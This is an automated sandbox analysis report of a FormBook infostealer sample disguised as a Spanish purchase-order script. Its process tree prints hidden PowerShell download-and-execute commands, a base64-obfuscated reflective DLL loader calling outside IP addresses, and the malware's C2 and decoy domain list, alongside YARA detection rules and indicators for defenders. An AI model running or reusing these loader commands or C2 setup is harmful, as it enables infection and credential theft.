ID: 635408
Sample Name: NUEVA ORDEN DE COMPRA 80107.wsf
Cookbook: default.jbs
Time: 21:14:16
Date: 27/05/2022
Version: 34.0.0 Boulder Opal

Table of Contents


Windows Analysis Report

NUEVA ORDEN DE COMPRA 80107.wsf


Overview

General Information

Sample Name:	NUEVA ORDEN DE COMPRA 80107.wsf
Analysis ID:	635408
MD5:	f9c710eee0ec4b…
SHA1:	c5b21cdd87ec4c..
SHA256:	02cda7e8e87599..
Tags:	Formbook wsf Xloader
Infos:	



Detection




FormBook

Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malware configuration
- Yara detected FormBook
- Malicious sample detected (through…
- System process connects to networ…
- Antivirus detection for URL or domain
- Snort IDS alert for network traffic
- Sample uses process hollowing tech…
- Maps a DLL or memory area into an…
- Writes to foreign memory regions
- Downloads files with wrong headers…
- Wscript starts Powershell (via cmd …
- Suspicious powershell command lin…

Classification



Process Tree

- **System is w10x64**
- wscript.exe (PID: 6632 cmdline: C:\Windows\System32\wscript.exe "C:\Users\user\Desktop\NUEVA ORDEN DE COMPRA 80107.wsf" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - powershell.exe (PID: 6096 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle Hidden wget 'http://2.56.57.22/daveCrpted.jpg' -o C:\Windows\Temp\Done.vbs;explorer.exe C:\Windows\Temp\Done.vbs;Start-Sleep 1;rm *.vbs,*.wsf MD5: 95000560239032BC68B4C2FDFCDEF913)
    - conhost.exe (PID: 4992 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
    - explorer.exe (PID: 6740 cmdline: "C:\Windows\explorer.exe" C:\Windows\Temp\Done.vbs MD5: AD5296B280E8F522A8A897C96BAB0E1D)
- explorer.exe (PID: 6164 cmdline: C:\Windows\explorer.exe /factory,{75dff2b7-6936-4c06-a8bb-676a7b00b24b} -Embedding MD5: AD5296B280E8F522A8A897C96BAB0E1D)
  - wscript.exe (PID: 4544 cmdline: "C:\Windows\System32\WScript.exe" "C:\Windows\Temp\Done.vbs" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
    - powershell.exe (PID: 2328 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -command $iUqm = 'WwBCAHkAdABlAFsAXQBdAC AAJABEAEwATAAgAD0AIABbAFMAeQBzAHQAZQBtAC4AQwBvAG4AdgBlAHIAdABdADoAOgBGAHIAbwBtAEIAYQBzAG???ANgA0AFMAdAByAGkAbgBnACgAKABO AG???AdwAtAE8AYgBqAG???AYwB0ACAATgBlAHQALgBXAG???AYgBDAGwAaQBlAG4AdAApAC4ARABvAHcAbgBsAG8AYQBkAFMAdAByAGkAbgBnACgAJwBoAH QAdABwADoALwAvADIAMAAuADEAMAA2AC4AMgAzADIALgA0AC8AZABsAGwALwAyADYALQAwAD???ALQAyADAAMgAyAC0A???wB0AGEAcgB0AF???AcAAuAHAA ZABmACcAKQApADsAWwBTAHkAcwB0AG???AbQAuAEEAcABwAEQAbwBtAGEAaQBuAF0AOgA6AEMAdQByAHIAZQBuAHQARABvAG0AYQBpAG4ALgBM AG8AYQBkACgAJABEAEwATAApAC4ARwBlAHQAVAB5AHAAZQAoACcAZABkAHMAYwBmAEkAdgBxAGcAVwAuAEgAbwBOAFkAbABEAFIATwBMAFAAJw ApAC4ARwBlAHQATQBlAHQAaABvAGQAKAAnAFIAdQBuACcAKQAuAEkAbgB2AG8AawBlACgAJABuAH???AbABsACwAIABbAG8AYgBqAG???AYwB0AFsAXQBdAC AAKAAnAHQAeAB0AC4AawBqAGkAaAB1AGcAZgBkAHMAdAAvADIAMgAuADcANQAuADYANQAuADIALwAvADoAcAB0AHQAaAAnACkAKQA='';$OWjuxD = [Syste m.Text.Encoding]::Unicode.GetString([System.Convert]::FromBase64String($iUqm.replace('???','U')));powershell.exe -windowstyle hidden -ExecutionPolicy Bypss -NoProfile -Command $OWjuxD MD5: 95000560239032BC68B4C2FDFCDEF913)
      - conhost.exe (PID: 5980 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
      - powershell.exe (PID: 6996 cmdline: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -windowstyle hidden -ExecutionPolicy Bypss -NoProfile -Command "[Byte[]] $DLL = [System.Convert]::FromBase64String((New-Object Net.WebClient).DownloadString('http://20.106.232.4/dll/26-05-2022-StartUp.pdf'));[Sy stem.AppDomain]::CurrentDomain.Load($DLL).GetType('ddscfIvqgW.HoNYlDROLP').GetMethod('Run').Invoke($null, [object[]] ('txt.kjihugfdst/22.75.65.2//:ptth')) MD5: 95000560239032BC68B4C2FDFCDEF913)
        - powershell.exe (PID: 5076 cmdline: "C:\Windows\System32\WindowsPowershell\v1.0\powershell.exe" -WindowStyle Hidden Copy-Item -Path *.vbs -Destination C:\ProgramData\Done.vbs MD5: 95000560239032BC68B4C2FDFCDEF913)
          - conhost.exe (PID: 3276 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
        - RegAsm.exe (PID: 7076 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe MD5: 6FD7592411112729BF6B1F2F6C34899F)
          - explorer.exe (PID: 3688 cmdline: C:\Windows\Explorer.EXE MD5: AD5296B280E8F522A8A897C96BAB0E1D)
            - powershell.exe (PID: 1320 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" C:\Windows\System32\WindowsPowerShell\v1 .0\powershell.exe -WindowStyle Hidden Start-Sleep 5;Start-Process C:\ProgramData\Done.vbs MD5: 95000560239032BC68B4C2FDFCDEF913)
              - conhost.exe (PID: 5940 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
              - powershell.exe (PID: 4152 cmdline: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -WindowStyle Hidden Start-Sleep 5 MD5: 95000560239032BC68B4C2FDFCDEF913)
                - wscript.exe (PID: 7024 cmdline: "C:\Windows\System32\WScript.exe" "C:\ProgramData\Done.vbs" MD5: 9A68ADD12EB50DDE7586782C3EB9FF9C)
  - WWAHost.exe (PID: 5680 cmdline: C:\Windows\SysWOW64\WWAHost.exe MD5: 370C260333EB3149EF4E49C8F64652A0)
    - cmd.exe (PID: 508 cmdline: /c del "C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe" MD5: F3BDBE3BB6F734E357235F4D5898582D)
      - conhost.exe (PID: 3332 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)

- explorer.exe (PID: 3504 cmdline: "C:\Windows\explorer.exe" /LOADSAVEDWINDOWS MD5: AD5296B280E8F522A8A897C96BAB0E1D)
- explorer.exe (PID: 4100 cmdline: explorer.exe MD5: AD5296B280E8F522A8A897C96BAB0E1D)
- explorer.exe (PID: 3616 cmdline: "C:\Windows\explorer.exe" /LOADSAVEDWINDOWS MD5: AD5296B280E8F522A8A897C96BAB0E1D)

- **cleanup**

Malware Configuration

Threatname: FormBook


```
{
  "C2 list": [
    "www.hibikaiteki.com/s4ig/"
  ],
  "decoy": [
    "60carrst-th15.com",
    "suapeleemprimeirolugar.com",
    "fairble.com",
    "7890136.com",
    "toastingthetunnos.com",
    "znetonline.net",
    "ginamora.com",
    "salazarcomunicacion.com",
    "acesso-livre-mercado.com",
    "nancykmorrison.store",
    "amazonwisely.com",
    "dannymarkphotography.com",
    "tenlog029.xyz",
    "quickfinderplus.online",
    "abdomenpkluwk.xyz",
    "portraypsdbmv.top",
    "arst4you.com",
    "doublehartpress.com",
    "deadsdradqueer.com",
    "salvaescalerasarnet.com",
    "givingisnotagiven.com",
    "vellegallery.com",
    "rtva.top",
    "nexusbalance.com",
    "createurs-de-bijoux.com",
    "kellybavis.com",
    "giaohanggiaretetkiemhcm.com",
    "cukis-prakerja.xyz",
    "dbk3.com",
    "40dgj.xyz",
    "bikebrewandflights.com",
    "lovinlufkin.com",
    "redentor.digital",
    "rqgmarket.com",
    "kindofgoodsco.com",
    "tb25431.icu",
    "caui.top",
    "mercedesfbs4.com",
    "yadook.com",
    "rab-pas-vervallen.icu",
    "shref94.com",
    "chinafireratedglass.com",
    "driftwoodbeachclub.com",
    "mentication.com",
    "schedulekeymail.com",
    "cameraderie.photography",
    "promoapp12.com",
    "modart.xyz",
    "choicearticleto-readtoday.info",
    "prostitutkitambovasuck.info",
    "mgav21.xyz",
    "idreamtz.com",
    "keepcharged.online",
    "gobigmedia.net",
    "cookinkele.com",
    "99lottery.info",
    "atlantidepc.com",
    "univerdelacreation.com",
    "thuongmainongnghiep.com",
    "thulasiabc.com",
    "sushifactoryamphawa.com",
    "emprendedor-virtual.com",
    "3laaaldin.com",
    "madisonboles.com"
  ]
}
```

Yara Signatures

Memory Dumps

Source	Rule	Description	Author	Strings
0000000F.00000000.422768755.0000000000400000.00000040.00000400.00020000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
0000000F.00000000.422768755.0000000000400000.00000040.00000400.00020000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x8a38:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x8dd2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x14b65:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x14611:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x14c67:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x14ddf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x97da:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x1388c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa552:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x1a117:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1b21a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
0000000F.00000000.422768755.0000000000400000.00000040.00000400.00020000.00000000.sdmp	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16f99:$sqlite3step: 68 34 1C 7B E1 • 0x170ac:$sqlite3step: 68 34 1C 7B E1 • 0x16fc8:$sqlite3text: 68 38 2A 90 C5 • 0x170ed:$sqlite3text: 68 38 2A 90 C5 • 0x16fdb:$sqlite3blob: 68 53 D8 7F 8C • 0x17103:$sqlite3blob: 68 53 D8 7F 8C
00000012.00000000.496318132.000000000D70E000.00000040.00000001.00040000.00000000.sdmp	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000012.00000000.496318132.000000000D70E000.00000040.00000001.00040000.00000000.sdmp	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x4b65:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x4611:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x4c67:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x4ddf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x388c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0xa117:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0xb21a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 46 entries				

Unpacked PEs

Source	Rule	Description	Author	Strings
15.0.RegAsm.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
15.0.RegAsm.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7c38:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7fd2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13d65:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13811:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13e67:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13fdf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x89da:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 • 0x12a8c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9752:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a41a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
15.0.RegAsm.exe.400000.0.unpack	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	• 0x16199:$sqlite3step: 68 34 1C 7B E1 • 0x162ac:$sqlite3step: 68 34 1C 7B E1 • 0x161c8:$sqlite3text: 68 38 2A 90 C5 • 0x162ed:$sqlite3text: 68 38 2A 90 C5 • 0x161db:$sqlite3blob: 68 53 D8 7F 8C • 0x16303:$sqlite3blob: 68 53 D8 7F 8C
15.2.RegAsm.exe.400000.0.unpack	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	

Source	Rule	Description	Author	Strings
15.2.RegAsm.exe.400000.0.unpack	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	• 0x7c38:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x7fd2:$sequence_0: 03 C8 0F 31 2B C1 89 45 FC • 0x13d65:$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 • 0x13811:$sequence_2: 3B 4F 14 73 95 85 C9 74 91 • 0x13e67:$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F • 0x13fdf:$sequence_4: 5D C3 8D 50 7C 80 FA 07 • 0x89da:$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 8 3 E3 0F C1 EA 06 • 0x12a8c:$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 • 0x9752:$sequence_7: 66 89 0C 02 5B 8B E5 5D • 0x19317:$sequence_8: 3C 54 74 04 3C 74 75 F4 • 0x1a41a:$sequence_9: 56 68 03 01 00 00 8D 85 95 FE F F FF 6A 00
Click to see the 23 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET TROJAN Powershell commands sent B64 2 - Source IP: 20.106.232.4 - Destination IP: 192.168.2.6

Timestamp:	20.106.232.4192.168.2.680497692025011 05/27/22-21:15:48.653624
SID:	2025011
Source Port:	80
Destination Port:	49769
Protocol:	TCP
Classtype:	A Network Trojan was detected

Joe Sandbox Signatures

AV Detection

Found malware configuration

Yara detected FormBook

Antivirus detection for URL or domain

Networking

System process connects to network (likely due to code injection or exploit)

Snort IDS alert for network traffic

Downloads files with wrong headers with respect to MIME Content-Type

Performs DNS queries to domains with low reputation

Yara detected Generic Downloader

C2 URLs / IPs found in malware configuration

E-Banking Fraud

Yara detected FormBook

System Summary

Malicious sample detected (through community Yara rule)

Wscript starts Powershell (via cmd or directly)

Data Obfuscation

Suspicious powershell command line found

Hooking and other Techniques for Hiding and Protection

Deletes itself after installation

Malware Analysis System Evasion

Tries to detect virtualization through RDTSC time measurements

HIPS / PFW / Operating System Protection Evasion

System process connects to network (likely due to code injection or exploit)

Sample uses process hollowing technique

Maps a DLL or memory area into another process

Writes to foreign memory regions

Injects a PE file into a foreign processes

Queues an APC in another process (thread injection)

Modifies the context of a thread in another process (thread injection)

Stealing of Sensitive Information

Yara detected FormBook

Remote Access Functionality


Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 2 1 Scripting	1 DLL Side-Loading	1 DLL Side-Loading	1 Deobfuscate/Decode Files or Information	OS Credential Dumping	2 File and Directory Discovery	Remote Services	1 Archive Collected Data	Exfiltration Over Other Network Medium	1 Data Obfuscation	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modify System Partition
Default Accounts	1 Shared Modules	2 Registry Run Keys / Startup Folder	7 1 1 Process Injection	1 2 1 Scripting	LSASS Memory	1 1 2 System Information Discovery	Remote Desktop Protocol	1 Clipboard Data	Exfiltration Over Bluetooth	4 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	1 Command and Scripting Interpreter	Logon Script (Windows)	2 Registry Run Keys / Startup Folder	4 Obfuscated Files or Information	Security Account Manager	1 Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Encrypted Channel	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	2 PowerShell	Logon Script (Mac)	Logon Script (Mac)	1 Software Packing	NTDS	1 3 1 Security Software Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	3 Non-Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 DLL Side-Loading	LSA Secrets	1 Process Discovery	SSH	Keylogging	Data Transfer Size Limits	1 1 3 Application Layer Protocol	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 File Deletion	Cached Domain Credentials	4 1 Virtualization/Sandbox Evasion	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 Masquerading	DCSync	1 Application Window Discovery	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	4 1 Virtualization/Sandbox Evasion	Proc Filesystem	1 Remote System Discovery	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	7 1 1 Process Injection	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
NUEVA ORDEN DE COMPRA 80107.wsf	4%	Virustotal		Browse
NUEVA ORDEN DE COMPRA 80107.wsf	5%	Metadefender		Browse
NUEVA ORDEN DE COMPRA 80107.wsf	0%	ReversingLabs		

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
15.2.RegAsm.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
15.0.RegAsm.exe.400000.0.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
15.0.RegAsm.exe.400000.2.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File
15.0.RegAsm.exe.400000.1.unpack	100%	Avira	TR/Crypt.ZPACK.Gen		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.giaohanggiaretetkiemhcm.com	0%	Avira URL Cloud	safe	
http://www.acesso-livre-mercado.com/s4ig/www.40dgj.xyz	100%	Avira URL Cloud	malware	
http://www.bikebrewandflights.comReferer:	0%	Avira URL Cloud	safe	
http://www.acesso-livre-mercado.com/s4ig/	100%	Avira URL Cloud	malware	
http://www.fairble.com/s4ig/www.shref94.com	0%	Avira URL Cloud	safe	
http://www.shref94.com/s4ig/www.deadsdradqueer.com	100%	Avira URL Cloud	malware	
http://www.mentication.comReferer:	0%	Avira URL Cloud	safe	
http://2.56.57.22/daveCrpted.jpg0y	0%	Avira URL Cloud	safe	
http://www.nexusbalance.com	0%	Avira URL Cloud	safe	
http://www.hibikaiteki.com	0%	Avira URL Cloud	safe	
http://www.fairble.comReferer:	0%	Avira URL Cloud	safe	
http://www.mgav21.xyz/s4ig/?0tx=dCXC+2ZT0QRaPMB/1bkCzyFCQOsWt/uhEcdMypxrEdi7eXd+jvTokAesL3IOP6QRIKOYlLryUQ==&CTM8q=6lUH4xyXELQ8-0r	0%	Avira URL Cloud	safe	
http://www.giaohanggiaretetkiemhcm.comReferer:	0%	Avira URL Cloud	safe	
http://www.mentication.com/s4ig/www.prostitutkitambovasuck.info	100%	Avira URL Cloud	malware	
http://2.56.57.22/daveCrpt	0%	Avira URL Cloud	safe	
http://www.fairble.com/s4ig/	0%	Avira URL Cloud	safe	
http://www.40dgj.xyz	0%	Avira URL Cloud	safe	
http://www.nexusbalance.com/s4ig/	0%	Avira URL Cloud	safe	
http://www.createurs-de-bijoux.com	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	0%	URL Reputation	safe	
http://www.deadsdradqueer.com/s4ig/www.acesso-livre-mercado.com	0%	Avira URL Cloud	safe	
http://https://go.micro	0%	URL Reputation	safe	
http://www.caui.topReferer:	0%	Avira URL Cloud	safe	
http://https://contoso.com/Icon	0%	URL Reputation	safe	
http://www.shref94.com/s4ig/	100%	Avira URL Cloud	malware	
http://20.106.232.48	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.nexusbalance.com/s4ig/?CTM8q=6lUH4xyXELQ8-0r&0tx=cD7SGqgsMdn1qG9AyDMlGxGbikkTJ3e+SLNAYG8XHeGes8xhGajuA9PSV6Vq4uulpQsNka3DRA==	0%	Avira URL Cloud	safe	
http://www.sushifactoryamphawa.com/s4ig/	0%	Avira URL Cloud	safe	
http://https://www.sushifactoryamphawa.com/s4ig/?CTM8q=6lUH4xyXELQ8-0r&0tx=OUASG	0%	Avira URL Cloud	safe	
http://https://www.sushifactoryamphawa.com/s4ig/?CTM8q=6lUH4xyXELQ8-0r&0tx=OUASG	0%	Avira URL Cloud	safe	
http://www.sushifactoryamphawa.comReferer:	0%	Avira URL Cloud	safe	
http://www.choicearticleto-readtoday.infoReferer:	0%	Avira URL Cloud	safe	
http://2.56.57.22	0%	Avira URL Cloud	safe	
http://www.mgav21.xyzReferer:	0%	Avira URL Cloud	safe	
http://www.mgav21.xyz/s4ig/www.createurs-de-bijoux.com	0%	Avira URL Cloud	safe	
http://www.prostitutkitambovasuck.info/s4ig/TL	100%	Avira URL Cloud	malware	
http://2.5	0%	Avira URL Cloud	safe	
http://www.deadsdradqueer.com/s4ig/	0%	Avira URL Cloud	safe	
http://www.sushifactoryamphawa.com	0%	Avira URL Cloud	safe	
http://www.fairble.com	0%	Avira URL Cloud	safe	
http://www.caui.top/s4ig/www.giaohanggiaretetkiemhcm.com	100%	Avira URL Cloud	phishing	
http://www.mgav21.xyz/s4ig/	0%	Avira URL Cloud	safe	
